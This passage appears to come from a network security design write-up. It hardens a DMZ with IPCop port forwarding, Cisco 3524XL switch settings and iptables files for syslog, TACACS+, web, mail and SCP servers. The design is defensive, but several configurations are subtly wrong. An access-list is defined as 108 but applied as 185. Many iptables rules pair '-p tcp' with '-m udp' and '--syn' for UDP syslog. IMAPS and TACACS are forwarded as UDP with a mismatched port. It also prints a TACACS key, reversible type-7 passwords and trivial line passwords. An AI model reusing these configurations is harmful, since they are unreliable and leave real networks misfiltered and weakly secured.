☒ This field may be blank.

**Error messages:**

figure 46

## *Service Network Components*

### **IPCop Firewall**

#### **TCP/UDP Port Forwarding**

The only traffic that we want to hit our servers is traffic destined for the service that we specify. By configuring port forwarding we are only letting TCP or UDP connection go to the servers that we have specified. Externally it will look as if we have one server that is providing all of our services. However, we have 3 servers actually providing services

to the world and 2 machine providing logging and TACACS AAA services for our network.

From the IPCop documentation:

By forwarding a port to your Green network, you are taking the risk that if a cracker/hacker/script-kiddie can overcome the security or take advantage of a known or unknown bug in the software that is accepting the port connection. If this happens then you're ENTIRE NETWORK IS COMPROMISED!

If, however, you forward ports ONLY TO YOUR ORANGE (DMZ) and the same attack occurs, then the damage is limited to a subsection of your network. The compromised Orange (DMZ) network contains only those servers that are set aside for external access, and this will give you time to correct the situation and still have a secure Green network

The screenshot shows the IPCop web interface with a navigation bar at the top containing links: [web proxy](#), [dhcp](#), [port forwarding](#), [external aliases](#), [external service access](#), [dmz pinholes](#), and [dynamic dns](#). The main content area is titled "Add a new rule:" and contains a form with the following fields: "TCP" (protocol dropdown), "Source port:" (text input), "Destination IP:" (text input), "Destination port:" (text input), "Enabled:" (checkbox checked), "Source IP:" (dropdown menu showing "DEFAULT IP"), and an "Add" button. Below this is a section titled "Current rules:" containing a table with 7 columns: "Proto", "Source IP", "Source port", "Destination IP", "Destination port", "Enabled", and "Mark". The table lists 7 rules, all with "Enabled" status checked (green checkmark) and "Mark" status unchecked (empty checkbox). At the bottom of the table are "Remove" and "Edit" buttons. Below the table is a section titled "Error messages:" with an empty text area.

Proto	Source IP	Source port	Destination IP	Destination port	Enabled	Mark
TCP	128.196.176.148	80	10.10.88.2	80	✓	<input type="checkbox"/>
TCP	128.196.176.148	443	10.10.88.2	443	✓	<input type="checkbox"/>
TCP	128.196.176.148	222	10.10.88.3	222	✓	<input type="checkbox"/>
TCP	128.196.176.148	25	10.10.88.4	25	✓	<input type="checkbox"/>
UDP	128.196.176.148	993	10.10.88.4	993	✓	<input type="checkbox"/>
UDP	128.196.176.150	29	10.10.88.5	49	✓	<input type="checkbox"/>
UDP	128.196.176.150	514	10.10.88.6	514	✓	<input type="checkbox"/>

figure 47

## DMZ Support

It is possible to allow connection from the DMZ (service network) to be initiated to the internal network. This is nothing that we would want to happen on our network.

[web proxy](#) | [dhcp](#) | [port forwarding](#) | [external aliases](#) | [external service access](#) | [dmz pinholes](#) | [dynamic dns](#)

---

**Add a new rule:**

TCP

Source IP:

Destination IP:

Destination port:

Enabled: ☒

Add

**Current rules:**

Proto	Source IP	Destination IP	Destination port	Enabled	Mark
	<div>Remove</div>		<div>Edit</div>		

**Error messages:**

figure 48

## Layer 2 Security-Cisco 3524

There are several steps that we are going to take to secure our layer 2 switch. Sticking vehemently to our layered model we are going to utilize features of the Cisco 3524XL to lock down ports and MAC addresses. Before we ever plug this switch into the network we should configure it with the security features that we are implementing.

In the initial configuration we will set the hostname of the switch. This where we will also set the enable secret password which is an MD5 hash of the password and is much more secure than the service password-encryption. Many of the security configurations that we used for the Border Router will also apply here.

*The enable secret password looks much different than the vty passwords.*

```
enable secret 5 $1$a0NC$hfBXEFR3hV/jm4ib7WT9b1
password 7 051F03032F495A
```

*We are still going to apply password word encryption to the running and startup configuration files. While this is not a strong encryption scheme and many tools have been developed to defeat it ([www.solarwinds.net](http://www.solarwinds.net)) it still prevents shoulder surfing and inadvertent display of the passwords.*

```
DMZSwitch(config)#service password-encryption
```

*This configuration is to apply a password to the vty port and console ports..*

```
DMZSwitch(config)#line vty 0 4
DMZSwitch(config-line)#login
DMZSwitch(config-line)#pass
DMZSwitch(config-line)#password telnet
DMZSwitch(config)#line con 0
DMZSwitch(config-line)#login
DMZSwitch(config-line)#pass
DMZSwitch(config-line)#password console
```

```
DMZSwitch(config-line)#exit
```

*To better secure the vty and console ports we are going to create an access-list 108 that will only allow connections from our internal address space. We will also set a session time out, the stop bits and transport on the console port.*

```
line con 0
  session-timeout 10
  password 7 050809013243420C
  transport input none
  stopbits 1
line vty 0 4
  session-timeout 10
  password 7 051F03032F495A
  access-class 185
```

```
access-list 108 permit tcp 192.168.10.200 0.0.0.0 any eq telnet
access-list 108 deny tcp any any log
```

*We are also going to turn off SNMP (simple network management protocol) as we will not be utilizing it to manage our network.*

```
DMZSwitch(config)#no snmp
```

*The Cisco 3524XL running 12.0 code and above will come with these services turned off. However it is also a good idea to put in the commands anyway to make sure!*

```
DMZSwitch(config)#no service tcp-small-servers
DMZSwitch(config)#no service udp-small-servers
```

*There are a small set of services that really have no use in our network. We do not want to answer finger requests so we will shut off the service that runs on port UDP 79.*

```
DMZSwitch(config)#no service finger
```

*Cisco Discovery Protocol (CDP) is a very useful tool when trying to diagnose problems between Cisco devices. However, we only have one so we don't really need it. CDP is a layer 2 broadcast that gives out a great deal of information such as; IP Address, Hostname, Version, Interface and much more. It is a great reconnaissance tool in the eyes of an attacker!*

*This command will keep the switch from broadcasting its advertisements.*

```
DMZSwitch(config)#no cdp advertise-v2
```

*CDP can be shut off in 2 different ways. Globally for the entire switch or on a per-interface basis! The "no CDP run" command will shut it off globally, while the "no CDP enable" command is interface specific.*

```
DMZSwitch(config)#no cdp run
```

*Besides being really annoying when you misspell a command it is unnecessary to constantly do domain lookups.*

```
DMZSwitch(config)#no ip domain-lookup
```

*This disables the switch's ability to initiate a finger request.*

```
DMZSwitch(config)#no ip finger
```

*The "no ip source route" and "no ip icmp redirect" commands will not allow packets with routing instructions to try and dictate how traffic is routed.*

```
DMZSwitch(config)#no ip source-route
DMZSwitch(config)#no ip icmp redirect
```

*Cisco 3524s, as well as most of Cisco's switches, come with the web server ENABLED by default. We will never utilize it and personally find the CLI to be much more user friendly. In keeping with the security practice of turning off services that we do not utilize we are disabling the http server.*

```
DMZSwitch(config)#no ip http server
```

*PAD is a Packet assembler/disassembler for X.25 which we are not utilizing. So we will shut it off as it is an unnecessary function.*

```
no service pad
```

*The MOTD (message of the day) is an essential part of any secure machine. Anything that can be logged into on our network will have a MOTD that is stated below. This particular entry was taken from "Stephen Gill Catalyst Secure Template"*

*(<http://www.qorbit.net/documents/catalyst-secure-template.pdf>)*

```
DMZSwitch(config)#banner motd #
Enter TEXT message. End with the character '#'.
*****
* This system is owned by [COMPANY]. If you are not          *
* authorized to access this system, exit immediately.      *
* Unauthorized access to this system is forbidden by        *
* company policies, national, and international laws.       *
* Unauthorized users are subject to criminal and civil      *
* penalties as well as company initiated disciplinary       *
* proceedings.                                               *
* By entry into this system you acknowledge that you       *
* are authorized access and the level of privilege you      *
* subsequently execute on this system. By your further      *
* entry into this system you expect no privacy from         *
* monitoring.                                                *
*****
```

*Enabling a secure method to access the switch as well as being able to restrict users that may need access to a limited number of commands needs to be done with a 3<sup>rd</sup> party access server. We are utilizing a TACACS+ server package on a RedHat 8.0 operating system. These are the commands necessary to enable TACACS+ to work.*

*Turns on AAA (authentication, Authorization Accounting)*

```
aaa new-model
```

*This command requires TACACS+ authentication by default however if the TACACS+ server is unavailable it will fall back to the line vty password and then the enable password configured on the switch.*

```
aaa authentication login default group tacacs+ line enable
```

*This line will check the enable passwords to be checked with the TACACS+ configured password. If they do not match access to the enable mode will not be granted. If the*

*TACACS+ server is unavailable it will fall back to the enable password configured on the switch.*

```
aaa authentication enable default group tacacs+ enable
```

*The authorization commands will allow us to specify which users have access to enable mode and allow us to assign commands to different levels. Currently, all commands at level 1 are being authorized by the TACAS+ server. However, we could easily adapt more commands options to new levels and assign users the ability to run those commands. This will help in the future when the company begins to grow and more administrators are required to monitor the network but not configure it.*

```
aaa authorization exec default group tacacs+ if-authenticated
aaa authorization commands 1 default group tacacs+ if-authenticated
```

*Lastly, we want to log every time a user accesses the switch and what configuration changes they made.*

```
aaa accounting exec default stop-only group tacacs+
aaa accounting network default stop-only group tacacs+
aaa accounting commands 15 default start-stop group tacacs+
```

*We must tell the switch what the address of the TACACS server IP is as well what the KEY will be. The KEY is what the TACACS server and the switch will use to encrypt the data as it crosses the network.*

```
tacacs-server host 10.10.88.5
tacacs-server key GCFWcookies_are_great
```

*Syncing our logs with a time server will be very important when conducting log analysis. We will be syncing against the same Time Server that we are going to sync our IPCop firewall.*

```
clock timezone MST -7
ntp clock-period 11259432
ntp server 199.199.199.12
```

```
service timestamps debug uptime
service timestamps log uptime
```

*We have set up a syslog server that will be holding the logs of all our network devices and servers.*

```
logging console notifications
```

*The buffered command allows for messages to overwrite each other once the allocated buffer is full.*

```
logging buffered 10000 informational
```

*This determines the level of logging that the switch will put to the syslog server.*

```
logging facility local5
```

*This is the IP address of the Syslog server.*

```
logging 10.10.88.6
```

*For the ports that are hosting servers with world accessible data we are going to place them in a “private vlan”. The ports holding the Syslog server, the monitor port, and the port to the default gateway can not be placed in their own private vlans. A host in its own*

*“private vlan” will need to talk to a router or some device like a router in order to talk to another host in a private vlan. Because we have placed all the servers with publicly available information into private vlans then will not be able to see the other servers attached to the switch. It is necessary for the Servers to be able to talk to the default gateway, or they would never be able to talk back to the world. It is also necessary for the servers to talk to the Syslog server.*

*Our firewall configuration does not allow machine on the service or DMZ network to talk to each other. So we will not be able to place our Syslog server port into a private vlan either. This is applied very simply by adding this command;*

```
port protected
```

```
DMZSwitch(config-if)#int fastEthernet 0/13
DMZSwitch(config-if)#port protected
DMZSwitch(config-if)#int fastEthernet 0/14
DMZSwitch(config-if)#port protected
DMZSwitch(config-if)#int fastEthernet 0/15
DMZSwitch(config-if)#port protected
DMZSwitch(config-if)#int fastEthernet 0/17
DMZSwitch(config-if)#port protected
```

*As an added security measure we are going to configure every port, except the monitor port, with MAC address security. This particular service will only allow 1 MAC address on the port and if more than one MAC is seen the port will be shut down. This will help prevent an attacker from utilizing a machine on our service network to subvert our security measures.*

*These are the options that are available when turning on port security and responding to a violation.*

```
DMZSwitch(config-if)#port security action ?
    shutdown  shut down the port from which security violation is
detected
    trap       send snmp trap for security violation
```

*The command structure is actually very simple and strait forward.*

```
DMZSwitch(config-if)#int fastEthernet 0/13
DMZSwitch(config-if)#port security max-mac-count 1
DMZSwitch(config-if)#port security action shutdown
DMZSwitch(config-if)#int fastEthernet 0/14
DMZSwitch(config-if)#port security max-mac-count 1
DMZSwitch(config-if)#port security action shutdown
DMZSwitch(config-if)#int fastEthernet 0/15
DMZSwitch(config-if)#port security max-mac-count 1
DMZSwitch(config-if)#port security action shutdown
DMZSwitch(config-if)#int fastEthernet 0/17
DMZSwitch(config-if)#port security max-mac-count 1
DMZSwitch(config-if)#port security action shutdown
DMZSwitch(config-if)#int fastEthernet 0/18
DMZSwitch(config-if)#port security max-mac-count 1
DMZSwitch(config-if)#port security action shutdown
DMZSwitch(config-if)#int fastEthernet 0/24
DMZSwitch(config-if)#port security max-mac-count 1
DMZSwitch(config-if)#port security action shutdown
```



*To prevent other types of layer 2 attacks we will disallow unicast flooding of unknown MAC addresses and multicast broadcasts which should never be seen on our network.*

```
DMZSwitch(config)#int fastEthernet 0/13
DMZSwitch(config-if)#port block multicast
DMZSwitch(config-if)#port block unicast
DMZSwitch(config-if)#int fastEthernet 0/14
DMZSwitch(config-if)#port block multicast
DMZSwitch(config-if)#port block unicast
DMZSwitch(config-if)#int fastEthernet 0/15
DMZSwitch(config-if)#port block multicast
DMZSwitch(config-if)#port block unicast
DMZSwitch(config-if)#int fastEthernet 0/17
DMZSwitch(config-if)#port block multicast
DMZSwitch(config-if)#port block unicast
DMZSwitch(config-if)#int fastEthernet 0/18
DMZSwitch(config-if)#port block multicast
DMZSwitch(config-if)#port block unicast
DMZSwitch(config-if)#int fastEthernet 0/24
DMZSwitch(config-if)#port block multicast
DMZSwitch(config-if)#port block unicast
```

*Another step in our layer 2 security is to assign static MAC addresses to the ports. To make the association between the layer 2 address easier I have also added a “show arp”. Normally adding the static MAC addresses would be done prior to putting the switch into the network. However, having the addresses in front of us will make it easier to reference back to our security architecture image and see which IP and MAC belong to each server.*

```
DMZSwitch#sh arp
Protocol  Address          Age (min)  Hardware Addr  Type   Interface
Internet  10.10.88.1        7          0050.da65.d4a2  ARPA   VLAN1
Internet  10.10.88.2        0          00b0.d01f.bde9  ARPA   VLAN1
Internet  10.10.88.3        2          00b0.d01f.bdd5  ARPA   VLAN1
Internet  10.10.88.4        2          0000.8631.ef29  ARPA   VLAN1
Internet  10.10.88.5        12         00b0.d01f.bde2  ARPA   VLAN1
Internet  10.10.88.6        12         00b0.d01f.bdf9  ARPA   VLAN1
Internet  10.10.88.254      -          0004.9a26.2580  ARPA   VLAN1
```

*Here are the commands for each interface that we will place on our switch to lock a single MAC to the specified port.*

```
mac-address-table secure 00b0.d01f.bde9 fastethernet0/13 vlan 1
mac-address-table secure 00b0.d01f.bdd5 FastEthernet0/14 vlan 1
mac-address-table secure 0000.8631.ef29 FastEthernet0/15 vlan 1
mac-address-table secure 00b0.d01f.bde2 FastEthernet0/17 vlan 1
mac-address-table secure 00b0.d01f.bdf9 FastEthernet0/18 vlan 1
mac-address-table secure 0050.da65.d4a2 FastEthernet0/24 vlan 1
```

*The 3524XL also has the capability of monitoring the traffic of other ports. We will be running a SNORT Intrusion Detection System for the service network and need to be able to see all the traffic on the switch. The port monitor command will monitor every port on the switch except the one set to monitor mode by default. This makes this particular configuration very easy.*

```
DMZSwitch(config-if)#int fastEthernet 0/16
DMZSwitch(config-if)#port monitor
```

*As a word to the wise, this simple command will look very different when performing a “show running configuration”.*

```
interface FastEthernet0/16
duplex full
speed 100
port monitor FastEthernet0/1
port monitor FastEthernet0/2
port monitor FastEthernet0/3
port monitor FastEthernet0/4
port monitor FastEthernet0/5
port monitor FastEthernet0/6
port monitor FastEthernet0/7
port monitor FastEthernet0/8
port monitor FastEthernet0/9
port monitor FastEthernet0/10
port monitor FastEthernet0/11
port monitor FastEthernet0/12
port monitor FastEthernet0/13
port monitor FastEthernet0/14
port monitor FastEthernet0/15
port monitor FastEthernet0/17
port monitor FastEthernet0/18
port monitor FastEthernet0/19
port monitor FastEthernet0/20
port monitor FastEthernet0/21
port monitor FastEthernet0/22
port monitor FastEthernet0/23
port monitor FastEthernet0/24
port monitor GigabitEthernet0/1
port monitor GigabitEthernet0/2
port monitor VLAN1
```

*To verify that we have configured this correctly we can get out of configuration mode and do a “show port block multicast”, “show port unicast”, “show port protected”*

```
DMZSwitch#sh port block multicast
VLAN1 is blocked from unknown multicast addresses
FastEthernet0/1 is receiving unknown multicast addresses
FastEthernet0/2 is receiving unknown multicast addresses
FastEthernet0/3 is receiving unknown multicast addresses
FastEthernet0/4 is receiving unknown multicast addresses
FastEthernet0/5 is receiving unknown multicast addresses
FastEthernet0/6 is receiving unknown multicast addresses
FastEthernet0/7 is receiving unknown multicast addresses
FastEthernet0/8 is receiving unknown multicast addresses
FastEthernet0/9 is receiving unknown multicast addresses
FastEthernet0/10 is receiving unknown multicast addresses
FastEthernet0/11 is receiving unknown multicast addresses
FastEthernet0/12 is receiving unknown multicast addresses
FastEthernet0/13 is blocked from unknown multicast addresses
FastEthernet0/14 is blocked from unknown multicast addresses
FastEthernet0/15 is blocked from unknown multicast addresses
```

```
FastEthernet0/16 is receiving unknown multicast addresses
FastEthernet0/17 is blocked from unknown multicast addresses
FastEthernet0/18 is blocked from unknown multicast addresses
FastEthernet0/19 is receiving unknown multicast addresses
FastEthernet0/20 is receiving unknown multicast addresses
FastEthernet0/21 is receiving unknown multicast addresses
FastEthernet0/22 is receiving unknown multicast addresses
FastEthernet0/23 is receiving unknown multicast addresses
FastEthernet0/24 is blocked from unknown multicast addresses
GigabitEthernet0/1 is receiving unknown multicast addresses
GigabitEthernet0/2 is receiving unknown multicast addresses
```

```
DMZSwitch#sh port block unicast
VLAN1 is blocked from unknown unicast addresses
FastEthernet0/1 is receiving unknown unicast addresses
FastEthernet0/2 is receiving unknown unicast addresses
FastEthernet0/3 is receiving unknown unicast addresses
FastEthernet0/4 is receiving unknown unicast addresses
FastEthernet0/5 is receiving unknown unicast addresses
FastEthernet0/6 is receiving unknown unicast addresses
FastEthernet0/7 is receiving unknown unicast addresses
FastEthernet0/8 is receiving unknown unicast addresses
FastEthernet0/9 is receiving unknown unicast addresses
FastEthernet0/10 is receiving unknown unicast addresses
FastEthernet0/11 is receiving unknown unicast addresses
FastEthernet0/12 is receiving unknown unicast addresses
FastEthernet0/13 is blocked from unknown unicast addresses
FastEthernet0/14 is blocked from unknown unicast addresses
FastEthernet0/15 is blocked from unknown unicast addresses
FastEthernet0/16 is receiving unknown unicast addresses
FastEthernet0/17 is blocked from unknown unicast addresses
FastEthernet0/18 is blocked from unknown unicast addresses
FastEthernet0/19 is receiving unknown unicast addresses
FastEthernet0/20 is receiving unknown unicast addresses
FastEthernet0/21 is receiving unknown unicast addresses
FastEthernet0/22 is receiving unknown unicast addresses
FastEthernet0/23 is receiving unknown unicast addresses
FastEthernet0/24 is blocked from unknown unicast addresses
GigabitEthernet0/1 is receiving unknown unicast addresses
GigabitEthernet0/2 is receiving unknown unicast addresses
```

```
DMZSwitch#sh port protected
FastEthernet0/13 is configured as a protected port
FastEthernet0/14 is configured as a protected port
FastEthernet0/15 is configured as a protected port
FastEthernet0/17 is configured as a protected port
```

## Server Security

Each server will be put through a rigorous check list of configurations that need to be completed before a host can ever be placed in the production network. This check list will include items from user rights and permissions to services run in a CHROOT environment. The check list will need to be a living document that provides clear cut documentation on what to implement and how it should be done.

To add another layer to our security infrastructure each server will be running an IPTables firewall. This firewall comes with RedHat 8.0 and is fairly easy to configure. Below we have attached what the iptables configuration files will look like.

All servers with have SSH servers running on them these servers will be protected by the firewall running on the localhost. As an added security measure only the SCP server will have TCP port 22 forwarded to it.

Iptables is a take off from Ipchains. While they are very similar, Iptables makes several improvements and becomes a true packet filter. Here is an except from the IPtables MAN page;

*This iptables is very similar to ipchains by Rusty Russell. The main difference is that the chains INPUT and OUTPUT are only traversed for packets coming into the local host and originating from the local host respectively. Hence every packet only passes through one of the three chains; previously a forwarded packet would pass through all three.*

*The other main difference is that refers to the input interface; refers to the output interface, and both are available for packets entering the FORWARD chain.*

*IPtables is a pure packet filter when using the default filter table, with optional extension modules. This should simplify much of the previous confusion over the combination of IP masquerading and packet filtering seen previously. So the following options are handled differently:*

## Syslog Server

This server will hold the logs from our network devices as well as our Intrusion Detection Systems. On this server we will run a program call ACID. This tool is designed to manage logs and create an interface to navigate through those logs.

*The syslogd server will only need to accept connections from addresses with-in our addressing scheme and the private IDS management network. You will notice that this server will not allow a connection to it from any external IP. Syslogd runs on UDP port 514 so we have opened that port on the host based firewall.*

### Iptables

```
# Firewall configuration written by lokkit
# Manual customization of this file is not recommended.
# Note: ifup-post will punch the current nameservers through the
#       firewall; such entries will *not* be listed here.
*filter
```

```
:INPUT ACCEPT [0:0]
:FORWARD ACCEPT [0:0]
:OUTPUT ACCEPT [0:0]
:RH-Lokkit-0-50-INPUT - [0:0]
-A INPUT -j RH-Lokkit-0-50-INPUT
```

*Addition to rule chain that will allow connections from our internal network with the destination TCP port of 22 (the sshd server).*

```
-A RH-Lokkit-0-50-INPUT -p tcp -m tcp -s 192.168.10.0/24 --dport 22 --
syn -i eth0 -j ACCEPT
```

*Addition to rule chain that will allow connections from the **Service Network** to our syslogd server running on UDP port 514.*

```
-A RH-Lokkit-0-50-INPUT -p tcp -m udp -s 10.10.88.0/24 --dport 514 --syn -i eth0 -j ACCEPT
```

*Addition to rule chain that will allow connections from the **Cisco 1601R** to our syslogd server running on UDP port 514.*

```
-A RH-Lokkit-0-50-INPUT -p tcp -m udp -s 128.196.176.147 --dport 514 --syn -i eth0 -j ACCEPT
```

*Addition to rule chain that will allow connections from the **internal network** to our syslogd server running on UDP port 514.*

```
-A RH-Lokkit-0-50-INPUT -p tcp -m udp -s 192.168.10.0/24 --dport 514 --syn -i eth0 -j ACCEPT
```

*Addition to rule chain that will allow connections from the **IDS Management network** to our syslogd server running on UDP port 514.*

```
-A RH-Lokkit-0-50-INPUT -p tcp -m udp -s 172.16.32.0/24 --dport 514 --syn -i eth1 -j ACCEPT
```

*Addition to rule chain that will accept all traffic from the loopback interface*

```
-A RH-Lokkit-0-50-INPUT -i lo -j ACCEPT
```

*Addition to the rule chain that will allow DNS responses.*

```
-A RH-Lokkit-0-50-INPUT -p udp -m udp -s 10.10.88.1 --sport 53 -d 0/0 -i eth0 -j ACCEPT
```

*Most important additions to the chain... reject everything else!*

```
-A RH-Lokkit-0-50-INPUT -p tcp -m tcp --syn -j REJECT
```

```
-A RH-Lokkit-0-50-INPUT -p udp -m udp -j REJECT
```

*Ends the rule file and commits it to iptables.*

```
COMMIT
```

## Tacacs Server

### Iptables

```
# Firewall configuration written by lokkit
# Manual customization of this file is not recommended.
# Note: ifup-post will punch the current nameservers through the
# firewall; such entries will *not* be listed here.
```

```
*filter
```

```
:INPUT ACCEPT [0:0]
```

```
:FORWARD ACCEPT [0:0]
```

```
:OUTPUT ACCEPT [0:0]
```

```
:RH-Lokkit-0-50-INPUT - [0:0]
```

```
-A INPUT -j RH-Lokkit-0-50-INPUT
```

*Addition to rule chain that will allow connections from our internal network with the destination TCP port of 22 (the sshd server).*

```
-A RH-Lokkit-0-50-INPUT -p tcp -m tcp -s 192.168.10.0/24 --dport 22 --syn -j ACCEPT
```

*Addition to rule chain that will allow connections from the **Cisco 1601R** to our TACACS+ server running on UDP/TCP port 49.*

```
-A RH-Lokkit-0-50-INPUT -p udp -m udp -s 128.196.176.147 --dport 49 -j ACCEPT
```

```
-A RH-Lokkit-0-50-INPUT -p tcp -m tcp -s 128.196.176.147 --dport 49 --syn -j ACCEPT
```

*Addition to rule chain that will allow connections from the **Cisco 3524XL** to our TACACS+ server running on UDP/TCP port 49.*

```
-A RH-Lokkit-0-50-INPUT -p udp -m udp -s 10.10.88.254 --dport 49 --syn
-j ACCEPT
-A RH-Lokkit-0-50-INPUT -p tcp -m tcp -s 10.10.88.254 --dport 49 -j
ACCEPT
```

*Addition to rule chain that will accept all traffic from the loopback interface*

```
-A RH-Lokkit-0-50-INPUT -i lo -j ACCEPT
```

*Addition to the rule chain that will allow DNS responses.*

```
-A RH-Lokkit-0-50-INPUT -p udp -m udp -s 10.10.88.1 --sport 53 -d 0/0 -
j ACCEPT
```

*Most important additions to the chain... reject everything else!*

```
-A RH-Lokkit-0-50-INPUT -p tcp -m tcp --syn -j REJECT
```

```
-A RH-Lokkit-0-50-INPUT -p udp -m udp -j REJECT
```

*Ends the rule file and commits it to iptables.*

```
COMMIT
```

## Web Server

### Iptables

```
# Firewall configuration written by lokkit
# Manual customization of this file is not recommended.
# Note: ifup-post will punch the current nameservers through the
#       firewall; such entries will *not* be listed here.
*filter
:INPUT ACCEPT [0:0]
:FORWARD ACCEPT [0:0]
:OUTPUT ACCEPT [0:0]
:RH-Lokkit-0-50-INPUT - [0:0]
-A INPUT -j RH-Lokkit-0-50-INPUT
```

*Addition to rule chain that will allow connections from our internal network with the destination TCP port of 22 (the sshd server).*

```
-A RH-Lokkit-0-50-INPUT -p tcp -m tcp -s 192.168.10.0/24 --dport 22 --
syn -j ACCEPT
```

*Addition to rule chain that will allow connections from the **WORLD** to our Web Server running on TCP port 80 and SSL enabled TCP port 443.*

```
-A RH-Lokkit-0-50-INPUT -p tcp -m tcp --dport 80 --syn -j ACCEPT
```

```
-A RH-Lokkit-0-50-INPUT -p tcp -m tcp --dport 443 --syn -j ACCEPT
```

*Addition to rule chain that will accept all traffic from the loopback interface*

```
-A RH-Lokkit-0-50-INPUT -i lo -j ACCEPT
```

*Addition to the rule chain that will allow DNS responses.*

```
-A RH-Lokkit-0-50-INPUT -p udp -m udp -s 10.10.88.1 --sport 53 -d 0/0 -
j ACCEPT
```

*Most important additions to the chain... reject everything else!*

```
-A RH-Lokkit-0-50-INPUT -p tcp -m tcp --syn -j REJECT
```

```
-A RH-Lokkit-0-50-INPUT -p udp -m udp -j REJECT
```

*Ends the rule file and commits it to iptables.*

```
COMMIT
```

## Mail Server

The mail server will allow connection from the world as we have road warriors that will need to Secure Imap (port 993) and send secure mail (port 25). All mail will be sent and received through SSL enabled ports. Also as a side note we will require PGP encryption on all mail TO and FROM all employees.

This Server will also be running a Virus Scrubber that will be looking at all attachments and messages that are not encrypted. Unfortunately this is not a free tool. **Vexira Antivirus for Linux Server** will be purchased and implemented on this server to better facilitate virus mitigation. It can be found at <http://www.centralcommand.com/> and costs \$262.45.

### Iptables

```
# Firewall configuration written by lokkit
# Manual customization of this file is not recommended.
# Note: ifup-post will punch the current nameservers through the
#       firewall; such entries will *not* be listed here.
*filter
:INPUT ACCEPT [0:0]
:FORWARD ACCEPT [0:0]
:OUTPUT ACCEPT [0:0]
:RH-Lokkit-0-50-INPUT - [0:0]
-A INPUT -j RH-Lokkit-0-50-INPUT
```

*Addition to rule chain that will allow connections from our internal network with the destination TCP port of 22 (the sshd server).*

```
-A RH-Lokkit-0-50-INPUT -p tcp -m tcp -s 192.168.10.0/24 --dport 22 --syn -j ACCEPT
```

*Addition to rule chain that will allow connections from the **World** to our Mail Server running on TCP port 25. We need to allow this because we will have road warriors out in the field that will need to send mail.*

```
-A RH-Lokkit-0-50-INPUT -p tcp -m tcp --dport 25 --syn -j ACCEPT
-A RH-Lokkit-0-50-INPUT -p tcp -m tcp --dport 993 --syn -j ACCEPT
```

*Addition to rule chain that will accept all traffic from the loopback interface*

```
-A RH-Lokkit-0-50-INPUT -i lo -j ACCEPT
```

*Addition to the rule chain that will allow DNS responses.*

```
-A RH-Lokkit-0-50-INPUT -p udp -m udp -s 10.10.88.1 --sport 53 -d 0/0 -j ACCEPT
```

*Most important additions to the chain... reject everything else!*

```
-A RH-Lokkit-0-50-INPUT -p tcp -m tcp --syn -j REJECT
-A RH-Lokkit-0-50-INPUT -p udp -m udp -j REJECT
```

*Ends the rule file and commits it to iptables.*

```
COMMIT
```

## SCP Server

The SCP server is the heart of our organization. It is the server that will handle ALL of the file transactions between our partners. However, in order to keep our backup and management scripts simple we will need to run 1 instance of the SSHD server and 1 instance of the SCPONLY script. The normal SSHD service will run on TCP port 22. We will utilize Iptables and the SSHD allowed file to ensure that only connections from the internal network can initiate a secure shell. The “SCPONLY” (which SSHD modified by a script) will be listening on TCP port 222. We will use Iptables and the SSHD allowed file (separate from the other file) to restrict access to our partners networks. Here is an expert from the README File on what the script “SCPONLY” is.

"scponly" is an alternative 'shell' (of sorts) for system administrators who would like to provide access to remote users to both read and write local files without providing any remote execution privileges. Functionally, it is best described as a wrapper to the "tried and true" ssh suite of applications.



-cut-

Instead of just a single anon user, scponly supports configuring potentially many users, each of which could be set up to provide access to distinct directory trees. Aside from the installation details (see INSTALL), each of these users would have their default shell in /etc/passwd set to "/usr/local/sbin/scponly" (or wherever you choose to install it). This would mean users with this shell can neither login interactively or execute commands remotely. They can however, scp files in and out, governed by the usual unix file permissions.

Here are some of the features of this script:

#### Features:

- logging: scponly logs time, client IP, username, and the actual request to syslog
- chroot: scponly can chroot to the user's home directory, disallowing access to the rest of the filesystem.
- sftp compatibility. my testing of sftp against an acponly user worked great. this is probably the cleanest and most usable way for an scponly user to access files. (of course, sftp is not ssh1 compatible.)
- WinSCP 2.0 compatibility
- rsync compatibility as a compile time option
- gFTP compatibility.
- security checks

([www.sublimation.org/scponly/](http://www.sublimation.org/scponly/), 2002)

Below is a short explanation about how this script works:

#### How it works:

If you were to examine the arguments passed to a shell by sshd upon opening a remote connection, the structure of the argument vector invariably looks like this:

*(shell name) -c (remote command)*

scponly validates remote requests by examining the third argument. The only commands allowed are "scp" (for ssh1), "sftp-server" (for ssh2) and "ls". Arguments to these commands are passed along unmolested. scponly also verifies the request by disallowing what a shell would interpret as "special characters". This prevents someone from piggybacking additional commands onto a valid scp request. It may seem that using scponly would prevent using scp to copy files that really do contain special characters. However, copying files with special characters in their names can be accomplished by using wildcards (which are allowable characters) to match the filenames.

scponly doesn't do anything to manage read/write permissions. The ssh applications already do that just fine. If you use scponly, be aware that good old unix file permissions are still doing the work of protecting your files.

([www.sublimation.org/scponly/](http://www.sublimation.org/scponly/), 2002)

To ensure a higher level of security for these services we will be employing Iptables to act as a host based firewall. Here is the configuration file annotated for each rule.

#### Iptables

# Firewall configuration written by lokkit



```
# Manual customization of this file is not recommended.
# Note: ifup-post will punch the current nameservers through the
#       firewall; such entries will *not* be listed here.
*filter
:INPUT ACCEPT [0:0]
:FORWARD ACCEPT [0:0]
:OUTPUT ACCEPT [0:0]
:RH-Lokkit-0-50-INPUT - [0:0]
-A INPUT -j RH-Lokkit-0-50-INPUT
```

*Addition to rule chain that will allow connections from our internal network with the destination TCP port of 22 (the sshd server).*

```
-A RH-Lokkit-0-50-INPUT -p tcp -m tcp -s 192.168.10.0/24 --dport 22 --syn -j ACCEPT
-A RH-Lokkit-0-50-INPUT -p tcp -m tcp -s {Suppliers_NETWORK} --dport 222 --syn -j ACCEPT
-A RH-Lokkit-0-50-INPUT -p tcp -m tcp -s {Translation_Partners.NETWORK} --dport 222 --syn -j ACCEPT
```

*Addition to rule chain that will accept all traffic from the loopback interface*

```
-A RH-Lokkit-0-50-INPUT -i lo -j ACCEPT
```

*Addition to the rule chain that will allow DNS responses.*

```
-A RH-Lokkit-0-50-INPUT -p udp -m udp -s 10.10.88.1 --sport 53 -d 0/0 -j ACCEPT
```

*Most important additions to the chain... reject everything else!*

```
-A RH-Lokkit-0-50-INPUT -p tcp -m tcp --syn -j REJECT
-A RH-Lokkit-0-50-INPUT -p udp -m udp -j REJECT
```

*Ends the rule file and commits it to iptables.*

```
COMMIT
```

## Intrusion Detection (Snort)

